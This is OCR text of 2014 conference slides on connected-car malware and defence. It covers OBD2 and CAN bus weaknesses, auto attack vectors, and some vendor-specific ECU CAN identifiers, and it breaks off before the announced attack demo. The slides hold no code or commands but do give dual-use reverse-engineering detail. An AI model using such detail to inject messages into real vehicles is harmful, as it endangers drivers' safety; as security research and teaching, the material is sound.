Auto Mobile Malware, Attack Scenarios and How to Defend


Wei Yan

VisualThreat

POC 2014 Seoul, Korea

Outline

- Threat landscape from mobile devices to cars
- Auto reverse engineering 101
- Connected-car malware prototype and attack demo
- Our security hardware to defend against auto attacks
- Security research report on connected-car
- Q&A



Who are We

- VisualThreat

  A mobile security startup focusing on mobile security emerging markets

- Wei Yan, Ph.D.


  Founder and CEO of VisualThreat

  previously worked in McAfee, Trend Micro and Symantec joint venture

  Anti-virus engine, unpacking, next generation firewall, mobile security and aut
o

  security

Mobile Threat Landscape



Android malware: 250k (2012)→ 1Million(2013)→5million (2014)

- Android Auto will bring more integrated, but potentially vulnerable, mobile apps into the vehicle.

- Auto malware will adopt mobile malware techniques at a fast pace.

Predictions of 2015

- Half million auto mobile apps

- Auto malware
- Mobile security emerging markets
  mobile app + hardware

  smart cars

  wearable devices

  medical devices

money.cn.com

Which One You Would Like?

- Safety is not the first buying priority here!

Connected Car = Mobile on the Wheels

- 80+ ECUs, 1G+ auto data per day
- 72% surveyed users: delay one more year for connected cars
- Connected = vulnerability


Auto Security Market?

- Mobile security solutions

30+ mobile anti-virus

Auto security?

Auto Attack Vectors




- Attacks from OBD2, cloud and WIFI/Bluetooth/3G/4G
  send malicious commands
  inject a large number of messages with a high priority

- control car from mobile apps
  - mobile applications that are granted access to the vehicle
  - With mobile apps get popular, the car is exposed.


Count on Auto Manufacturers?

4-5 year lap from car manufacturers


- Entertainment System
- Telematics System
- Remote Keyless Entry System
- Tire Pressure Monitoring System (TMPS)
- WiFi Router
- Bluetooth Access Point
- 4G, Bluetooth, or WiFi dongle in OBD-II port
- Your Smartphone



Auto Reverse Engineering 101




- Checklist:
  - Elm327
  - OBD2 cables
  - ECU simulator or real car



- background
  - ISO14230 & ISO15765


On-Board Diagnostics (OBD II)



16 pin female port

- Protocols: ISO15765(CANBUS) , ISO14230(KWP) , BOCHS
- US: all cars 1996 (and later) are required to use (most 2008 and later incorporate CAN bus)
- One of the most vulnerable points to attacks
- Access to all ECUs

What are behind OBD2?



Security Challenges in Automotive Hardware/ Software Architecture Design

Most vehicles have two or three separate CAN buses operating at different speeds

FlexRay/LIN: hard to fake ECU messages


CAN (Controller Area Network)

Roving Reporter: Security Issues in the Connected Car

- Most popular protocol used in OBDII (after 2008)
- Message-based protocol w/o security features
- Inject plug-and-play (send CAN message to any connected device)

ECU (Electronic Control Unit)


ECUs are inter-connected via a non-secure communication channels such as CANBUS and KWP.




Richard McLaughlin – Warwick Control

CAN Message

Standard CAN 11-Bit Identifier



Extended CAN 29-Bit Identifier



http://www.ti.com/lit/an/sloa101a/sloa101a.pdf

ID, data length code, and up to eight bytes of data

Priority ID type: the lower the ID, the higher the message's priority

No source information

Various ECU Languages


Difference ECU languages from various vendors
Besides ISO14230 and ISO15765, different vendors have adopted various ECU languages:


- Physical layer
  KIA and Hyundai No. 8,9,12 pins for ECU communications


- Data layer
  For ABS, FORD CAN ID 0x760, Toyota 0x7b0

- App layer
  Toyota SID 0xA8


How to Connect




